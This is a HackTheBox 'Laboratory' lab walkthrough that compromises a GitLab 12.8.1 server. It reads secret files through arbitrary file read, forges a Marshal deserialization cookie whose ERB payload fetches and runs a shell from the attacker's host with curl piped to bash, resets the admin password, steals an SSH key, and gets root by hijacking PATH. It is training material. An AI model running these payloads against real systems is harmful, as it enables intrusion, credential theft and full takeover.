HackTheBox - Laboratory Writeup
contents
Information Gathering
Nmap scan
sudo nmap -sC -sV 10.10.10.216 -vPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
| 256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_ 256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp open http Apache httpd 2.4.41
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to https://laboratory.htb/
443/tcp open ssl/http Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: The Laboratory
| ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
| Issuer: commonName=laboratory.htb
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-07-05T10:39:28
| Not valid after: 2024-03-03T10:39:28
| MD5: 2873 91a5 5022 f323 4b95 df98 b61a eb6c
|_SHA-1: 0875 3a7e eef6 8f50 0349 510d 9fbf abc3 c70a a1ca
| tls-alpn:
|_ http/1.1
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernelWe have 3 ports open:
- ssh: 22 running OpenSSH 8.2p1
- http: 80 running Apache httpd 2.4.41
- https: 443 running Apache httpd 2.4.41
2 Domains:
- laboratory.htb
- git.laboratory.htb
Web Enumeration
After adding laboratory.htb & git.laboratory.htb to /etc/hosts
Let’s check laboratory.htb first

We got 2 usernames:
- Dexter
- DeeDee Dee_Dee ..
Skipping Gobuster scans, as it gave me nothing interesting
Seems like it’s a static website, nothing much to see!
Let’s move to git.laboratory.htb

Tried few logins but it failed, ( dexter:admin dexter:password )
Let’s create our own account and see what we can do

GitLab Community Edition 12.8.1

Initial foothold
I think there are ready-to-use scripts to exploit this gitlab version, but we’ll do the process manually!
Bascially we’re gonna abuse arbitrary file read via the UploadsRewriter when moving an issue, and get the secret_key_base from /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml then generate the cookie payload via our own gitlab instance with the key that we got!
If you wanna read more about this exploit: https://hackerone.com/reports/827052

Let’s now try to read /etc/passwd from the box
- Let’s first create 2 projects

- Let’s create an issue in one of these projets

- Let’s now move it to the other project

 And we get the file!
Now let’s repeat the same thing to get /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml

Let’s now setup our gitlab env!
You can either download the gitlab package or use docker
For this, I am going to use docker! First let’s pull the image
sudo docker -D pull gitlab/gitlab-ce:12.8.1-ce.0then run it !
sudo docker run -it gitlab/gitlab-ce:12.8.1-ce.0 sh
PS:
idcommand ; force of habit xD
Let’s run
gitlab-ctl reconfigureLet’s change the /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml file with the one that we got! Now, let’s run
gitlab-ctl restart
gitlab-rails console
Here in the console, we’ll craft our cookie to gain access!
Our payload to craft it:
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `curl http://10.10.14.3:8000/shell | bash` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
Final payload:
curl -vvv 'https://git.laboratory.htb/users/sign_in' -b "experimentation_subject_id=BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0kiaCNjb2Rpbmc6VVRGLTgKX2VyYm91dCA9ICsnJzsgX2VyYm91dC48PCgoIGBjdXJsIGh0dHA6Ly8xMC4xMC4xNC4zOjgwMDAvc2hlbGwgfCBzaGAgKS50b19zKTsgX2VyYm91dAY6BkVGOg5AZW5jb2RpbmdJdToNRW5jb2RpbmcKVVRGLTgGOwpGOhNAZnJvemVuX3N0cmluZzA6DkBmaWxlbmFtZTA6DEBsaW5lbm9pADoMQG1ldGhvZDoLcmVzdWx0OglAdmFySSIMQHJlc3VsdAY7ClQ6EEBkZXByZWNhdG9ySXU6H0FjdGl2ZVN1cHBvcnQ6OkRlcHJlY2F0aW9uAAY7ClQ=--a9181bfd8d26c33c9cf0c6fedcff269a3685902b" -kLet’s set a listener, and grab that shell

User PrivEsc
So now we’re on a docker container as the git user! The trick now is to change the gitlab’s admin (who is id=1) password
Going through gitlab’s docs to get the right syntax https://docs.gitlab.com/ee/security/reset_user_password.html
It may take a while to run
gitlab-rails console -e productionuser = User.find(1)
user.password = 'password123'
user.password_confirmation = 'password123'
user.save!
Let’s login now with his account

There is a private repo that contains his home directory backup!


Let’s copy his ssh private key and get into the box!
Root PrivEsc
Let’s first run Linpeas!
Going through the output, we can see that there is unusual suid binary

let’s run Ltrace on this binary

We can abuse this binary, by creating a fake malicious chmod binary
echo "/bin/bash -p" > /tmp/chmod
chmod 777 /tmp/chmod
export PATH=/tmp:$PATH
Then we run the binary!
 And we rooted the box!